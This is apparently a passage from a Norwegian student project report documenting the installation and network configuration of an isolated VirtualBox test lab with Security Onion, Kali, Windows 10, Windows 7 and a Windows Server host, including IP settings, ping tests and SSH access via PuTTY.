
Videre etter å ha restartet maskinen, kommer vi til neste del av installasjonen. Her velger vi å installere “Evaluation mode”. Dette er en god løsning ettersom distribusjonen inneholder det meste av funksjonalitet som er hensiktsmessig for oss som skal benytte distribusjonen til et testmiljø. Skulle distribusjonen benyttes i produksjon, ville vi valgt “Standalone” her, og da opplevd en noe mer krevende installasjon og tyngre operativsystem (mer ressurskrevende). Dersom den eneste intensjonen med testmiljøet er å analysere PCAP-er, ville man valgt “Import”.




Videre i installasjonen får vi en forespørsel om forholdene rundt installasjonen. Siden vi ikke har tilgang til offentlig internett i vårt miljø, velger vi her "Airgap". Bruker man Security Onion i produksjon er det sentralt at man har internett tilgjengelig. Grunnen til dette er at man da er helt avhengig av jevnlige sikkerhetsoppdateringer for blant annet å få oppdaterte regler fra "Emerging Threats".




Det neste steget av interesse i installasjonsveilederen er der hvor vi blir spurt om hvilken nettverksgrensesnittkontroller vi skal benytte til administrasjon. Den første nettverksadapteren, "enp0s3", er den vi velger til å bruke til administrasjon av Security Onion.




Videre velger vi å benytte statisk IP for denne maskinen:




Vi setter deretter IP-adressen som det er tiltenkt at Security Onion-maskinen skal ha. Vi velger derfor 10.0.0.2 i henhold til forstudierapporten, og på neste steg bestemmer vi at 10.0.0.1 skal være “Gateway”-en (Windows Server 2019-maskinen).




Installasjonen fortsetter ved at vi nå skal velge nettverksgrensesnittkontrolleren som skal snitte opp trafikken i nettverket. Her velger vi “enps08”, da det er dette til nettverksgrensesnittet som konfigureres til promiskuøs modus:




Vi definerer så hjemmenettverket (10.0.0.0/24). Dette vil ha mye å si for hvordan Suricata produserer varsler, da dette vil bli en av de sentrale variablene som Suricata bruker ($Home_NET) i prosessen med å matche trafikk med signaturer.




Videre får vi et valg om hvilke komponenter vi skal installere. Her velger vi å installere alle komponenter, bortsett fra "Wazuh". Årsaken til dette er at det hører til HIDS, noe som er utenfor bruksområdet vi ønsker å utforske i dette miljøet.



Vi velger så en e-postadresse og passord som skal brukes som administrator-konto til brukergrensesnittet til Security Onion på nettverket.




Videre bestemmer vi at vi skal bruke IP-adressen (10.0.0.2) for å koble oss på webgrensesnittet, da vi anser dette som enklest:



Etter dette startet installasjonen, noe som tok ganske lang tid. Tiden avhenger riktignok i stor grad avhengig av ressursene som er allokert.

2.2.3 Installasjon av Windows 10

Installasjonen av Windows 10 starter med at vi velger navn, hvor vi skal lagre maskinfilene, og hvilken type og versjon for operativsystemet:




Til Windows 10-maskinen velger vi 4 GB ram, 2 virtuelle prosessorkjerner, og vi oppretter en VDI-disk med 30 GB lagring.

Ellers følger vi samme fremgangsmåte for installasjonen som vi gjorde med Kali og Security Onion-maskinen, samt at vi følger standardkonfigurasjon i installasjonsoppsettet til Windows 10. I motsetning til Linux-distribusjonene vi har installert krever Windows 10 i

utgangspunktet en lisens. Dette er riktignok ikke nødvendig for at Windows-maskinen skal realisere rollen sin i testmiljøet.

2.2.4 Installasjon av Windows 7

Installasjonen av Windows 7 starter med at vi velger navn, hvor vi skal lagre maskinfilene, og hvilken type og versjon for operativsystemet:



Til Windows 7-maskinen velger vi 4 GB ram, 1 virtuell prosessorkjerne, og vi oppretter en VDI-disk med 30 GB lagring. Ettersom vi i utgangspunktet ikke hadde allokert ressurser til denne maskinen, må vi ta ressursene fra andre maskiner. Vi velger da å ta ressurser fra Windows Server 2019, da denne har mye til overs.


Ellers følger vi samme fremgangsmåte for installasjonen som vi gjorde med Kali, Security Onion-maskinen og Windows 10-maskinen, samt at vi følger standardkonfigurasjon i installasjonsoppsettet til Windows 7. Det er heller ikke nødvendig med en lisens for Windows 7-maskinen.

2.2.5 Oppsett av nettverket

Hvordan nettverket konfigureres er svært viktig og essensielt for hvordan testmiljøet fungerer. Maskinene skal være tilkoblet på et eget og isolert nett, og ikke ha mulighet til å kommunisere med den ytre vertsmaskinen i Azure. Nettverkskonfigurasjonen gjøres både fra VirtualBox og i de respektive maskinenes egne nettverksinnstillinger. Videre her vil fremgangsmåten for denne konfigurasjonen bli presentert for hver enkelt av maskinene, samt det overordnede oppsettet i VirtualBox. Vi vil til slutt verifisere at nettverkskonfigurasjonen fungerer som tiltenkt.

Nettverksoppsett i VirtualBox (Windows Server)

I VirtualBox kan man opprette en eller flere virtuelle adaptere som kan brukes for tilkoblinger mellom verten og virtuelle maskiner. Ved tilkobling til en slik virtuell adapter kan de virtuelle maskinene kommunisere seg imellom og med verten, men de kan ikke kommunisere med maskiner utenfor nettverket. Bildet under viser oppsettet slik det ser ut i "Host Network Manager" i VirtualBox (legg merke til at IPv4-adressen settes til 10.0.0.1 her, ettersom Windows Server 2019-maskinen skal ha denne adressen).




For å vise frem hvordan denne nettverkstilkoblingen fremstår på Windows Server 2019-maskinen, kan det være naturlig å sette det i sammenheng med nettverkstilkoblinger ellers. Vi kjører derfor en enkel "ipconfig"-kommando. Bildet under viser nettverksgrensesnittene som tjeneren (Windows Server 2019) er koblet til. Vi kan da se en ordinær tilkobling som gir oss internett (Ethernet-adapteren, med IP-adresse 10.0.0.2, nettverkskonfigurasjonen er delt ut fra Azure). I tillegg til dette ser vi også det virtuelle nettverksgrensesnittet til den virtuelle adapteren i VirtualBox. Her kan vi legge merke til at det ikke er oppgitt en "Default Gateway", noe som indikerer at nettet til testmiljøet er isolert fra internett.

```
Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : 1emlfhgyjehu5i02ay3zoyiqwf.a
   Link-local IPv6 Address . . . . . : fe80::2584:e33d:1a6c:a569%36
   IPv4 Address. . . . . . . . . . . : 10.0.0.5
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.0.1

Ethernet adapter VirtualBox Host-Only Network:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::fd3d:d347:c6a9:51af%6
   IPv4 Address. . . . . . . . . . . : 10.0.0.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
```

Nettverksoppsett i Kali Linux

Vi går inn på nettverksoppsettet til Kali Linux i VirtualBox, og kobler maskinen til riktig adapter, VirtualBox Host-Only Ethernet adapter. Adapteren vil da dukke opp inne på Kali-maskinen som en ethernet-tilkobling.




IP-adressen på Kali-maskinen ønsker vi å stille inn til 10.0.0.3, da det var dette vi spesifiserte i designrapporten. Vi går dermed inn på nettverksinnstillingene til maskinen og endrer eth0-grensesnittet til å ha 10.0.0.3 som statisk ipv4-adresse, samt at vi deaktiverer ipv6. Nettverksinnstillingene til Kali-maskinen ser da slik ut:

```
┌──(kaliadmin㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.0.3  netmask 255.255.255.0  broadcast 10.0.0.255
        ether 08:00:27:2d:c6:15  txqueuelen 1000  (Ethernet)
        RX packets 81  bytes 11777 (11.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 13  bytes 1016 (1016.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


Nettverksoppsett i Security Onion

Nettverksoppsettet til Security Onion-maskinen er noe mer komplisert, da denne skal være koblet til to nettverksgrensesnittkontrollere. Et grensesnitt skal brukes til administrasjon, og et grensesnitt skal være i promiskuøs modus for å fange opp pakkestrømmene i nettverket. Adapter 1, som er den nettverksgrensesnittkontrolleren vi skal bruke til administrasjon, kobler vi til Host-only Adapter-nettverket vi konfigurerte tidligere. Ettersom vi allerede har gitt denne adapteren på Security Onion-maskinen den statiske IP-adressen 10.0.0.2 (i henhold til designrapporten) i installasjonen av Security Onion, trenger vi ikke endre dette nå.




Adapter 2 er den nettverksgrensesnittkontrolleren som skal konfigureres i promiskuøs modus, og sniffe opp pakkestrømmene. Vi må derfor endre innstillingene på den i VirtualBox til "Allow All" for "Promiscuous Mode". Her kan det være greit å merke seg at nettverksgrensesnittkontrolleren er koblet til samme adapter (VirtualBox Host-Only Ethernet

Adapter) som det adapter 1 er. Dette er rett og slett fordi det er trafikken i dette nettverket som vi er interessert i å fange opp.



Nettverksoppsett i Windows 10

I likhet med Kali-maskinen skal Windows 10-maskinen kun være koblet til en nettverksgrensesnittkontroller I VirtualBox, nemlig VirtualBox Host-Only Ethernet Adapter:




Vi gjør på nytt som vi gjorde med Kali-maskinen og tildeler Windows-maskinen IP-konfigurasjon i henhold til designrapporten. Som man kan se på bildet under er Windows 10-maskinen koblet til et nettverksgrensesnitt, og ip-adressen (10.0.0.4) er tildelt statisk, samt at ipv6 er deaktivert.

```
C:\Users\Administrator>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.0.0.4
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
```

Nettverksoppsett i Windows 7

I likhet med Kali og Windows 10-maskinen skal Windows 7-maskinen kun være koblet til en nettverksgrensesnittkontroller I VirtualBox, nemlig VirtualBox Host-Only Ethernet Adapter.



Windows 7-maskinen har i utgangspunktet ikke en IP-adresse, ettersom den i utgangspunktet ikke var tiltenkt. Vi velger derfor å gi den adressen 10.0.0.5 når vi konfigurerer nettverket. Til slutt verifiserer vi så nettverksadressen til Windows 7-maskinen:

```
Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.0.0.5
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.0.1
```

Verifisering av nettverk

Vi kan gjøre noen enkle tester for å se og kontrollere at nettverkskonfigurasjonen har blitt gjort riktig, og fungerer etter hensikt. Her verifiserer vi dette ved å bruke kommandoen "ping" for å se om maskinene får kontakt med hverandre i nettverket. På de maskinene hvor det skal være mulig å kommunisere med hverandre, forventer vi å få svar fra ping. Vi ønsker ikke at "ping" skal kjøre suksessfullt mellom maskiner som etter arkitekturen ikke skal ha kontakt med hverandre. Man kan også kjøre en "traceroute" kommando, for å undersøke tilkoblingene ytterligere. Dersom man får andre svar enn man forventer i dette leddet, kan det være en indikator på at noe ikke har blitt gjort riktig under konfigurasjonen.

Her benytter vi oss av Windows 10-maskinen når vi gjør ping-tester. Dette kommer av at standard brannmurinnstillinger i Windows i utgangspunktet ikke tillater ping-forespørsler, og at vi da ikke ville kunne verifisert tilkoblingen til Windows-maskinen dersom vi for eksempel brukte Kali-maskinen.

Vi kan her se at Windows 10-maskinen får kontakt med Kali-maskinen:

```
C:\Users\Administrator>ping 10.0.0.3

Pinging 10.0.0.3 with 32 bytes of data:
Reply from 10.0.0.3: bytes=32 time=1ms TTL=64
Reply from 10.0.0.3: bytes=32 time=1ms TTL=64
Reply from 10.0.0.3: bytes=32 time=1ms TTL=64
Reply from 10.0.0.3: bytes=32 time=1ms TTL=64

Ping statistics for 10.0.0.3:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 1ms, Maximum = 1ms, Average = 1ms
```

Vi kan her se at Windows 10-maskinen får kontakt med SO-maskinen:

```
C:\Users\Administrator>ping 10.0.0.2

Pinging 10.0.0.2 with 32 bytes of data:
Reply from 10.0.0.2: bytes=32 time=3ms TTL=64
Reply from 10.0.0.2: bytes=32 time=1ms TTL=64
Reply from 10.0.0.2: bytes=32 time=1ms TTL=64
Reply from 10.0.0.2: bytes=32 time=3ms TTL=64

Ping statistics for 10.0.0.2:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 1ms, Maximum = 3ms, Average = 2ms
```

Under ser vi at vi får “Request timed out” når vi forsøker å «pinge» IP-adressen 10.0.0.1 (Windows Server 2019). Dette er forventet, og fungerer etter hensikt.

```
C:\Users\Administrator>ping 10.0.0.1

Pinging 10.0.0.1 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 10.0.0.1:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

Til slutt kan vi se at Windows-10 maskinen også får kontakt med Windows 7-maskinen (dette er mulig ettersom brannmuren på Windows 7-maskinen var skrudd av på dette tidspunktet):

```
C:\Users\Administrator>ping 10.0.0.5

Pinging 10.0.0.5 with 32 bytes of data:
Reply from 10.0.0.5: bytes=32 time=3ms TTL=128
Reply from 10.0.0.5: bytes=32 time=9ms TTL=128
Reply from 10.0.0.5: bytes=32 time=1ms TTL=128
Reply from 10.0.0.5: bytes=32 time=1ms TTL=128

Ping statistics for 10.0.0.5:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 1ms, Maximum = 9ms, Average = 3ms
```

3. Konfigurasjon av testmiljøet

I dette segmentet vil vi gjennomgå den viktigste konfigurasjonen vi har gjennomført i testmiljøet. Dette er konfigurasjon som har gjort arbeidet med testmiljøet enklere og mer effektivt, men samtidig også arbeid som har vært helt sentralt for at vi skal kunne oppnå de resultatene vi ønsker. Denne konfigurasjonen er inndelt i to punkter. Det første punktet beskriver konfigurasjonen av det første virtualiseringslaget, og det andre punktet beskriver følgende det andre virtualiseringslaget.

3.1 Konfigurasjon av første virtualiseringslag

Det har blitt gjennomført mye konfigurasjon i arbeidet med det første virtualiseringslaget. Hensikten med denne konfigurasjonen har i stor grad vært å gjøre arbeidet med testmiljøet enklere og mer effektivt. I dette segmentet vil vi gjennomgå store deler av konfigurasjonen vi har gjennomført. Det starter først med en beskrivelse av hvordan vi har brukt SSH til å arbeide med Security Onion-maskinen. Videre beskrives det hvordan vi har koblet oss til webgrensesnittet til Security Onion over HTTPS. Til slutt beskrives arbeidet med SCP, før alle tilkoblingene mellom første og andre virtualiseringslag presenteres for å skape en god forståelse av resultatet av konfigurasjonen.

3.1.1 Tilkobling til Security Onion (SSH)

Alt arbeid som utføres i Security Onion, blir gjort utelukkende kommandobasert i terminalen. Ved å koble seg til denne maskinen gjennom VirtualBox, er det unødvendig mye friksjon i styringen. Dette går på bekostning av blant annet responsivitet, og det kan av og til oppstå "input"-lag. En mer hensiktsmessig måte å utføre arbeid i denne maskinen på, er å opprette en SSH-tilkobling (Secure Shell) fra Windows Server-maskinen hvor det er minst friksjon. En annen viktig fordel med å arbeide på denne måten, er at Windows Server-maskinen tillater flere påloggede brukere i parallell, og dermed kan begge deltakere i prosjektgruppen opprette hver sin SSH-forbindelse herfra, og arbeide parallelt.

SSH fungerer i utgangspunktet ikke like optimalt i CMD som det gjør fra en Linux terminal, og vi har derfor benyttet oss av programvaren "PuTTY", for å oppnå bedre resultater med tilkoblingen. Denne programvaren har vi hatt god erfaring med å bruke fra Windows-

maskiner under prosjektarbeidet. PuTTY gir også korrekte fargekoder på outputen i terminalen, noe som øker lesbarheten betraktelig i en del tilfeller.

```
soadmin@sohost:~
[soadmin@sohost ~]$ pwd
/home/soadmin
[soadmin@sohost ~]$ ls -la
total 16
drwx------.  4 soadmin soadmin 116 Apr  8 09:06 .
drwxr-xr-x.  4 root    root     33 Mar 17 15:41 ..
-rw-------.  1 soadmin soadmin 727 Apr  7 10:40 .bash_history
-rw-r--r--.  1 soadmin soadmin  18 Apr  1  2020 .bash_logout
-rw-r--r--.  1 soadmin soadmin 193 Mar 17 15:15 .bash_profile
-rw-r--r--.  1 soadmin soadmin 231 Apr  1  2020 .bashrc
drwxrwxr-x.  2 soadmin soadmin 211 Apr  8 09:07 pcap
drwxr-xr-x. 10 soadmin soadmin 232 Mar 17 14:58 SecurityOnion
[soadmin@sohost ~]$
```

Et annet aspekt som har vært en viktig fordel med å benytte SSH-tilkoblinger i dette arbeidet, har vært at input-konfigurasjonen som brukes i kommandoskallet kommer fra maskinen det kjøres på. Dermed slipper man å konfigurere dette manuelt fra maskinen man kobler seg til, slik at det matcher eget tastatur-layout. Versjonen for Security Onion som har blitt benyttet under dette prosjektet har dessuten ikke hatt iboende støtte for norsk tastatur, og det ville dermed vært kronglete å kjøre denne maskinen fra et VirtualBox-vindu.

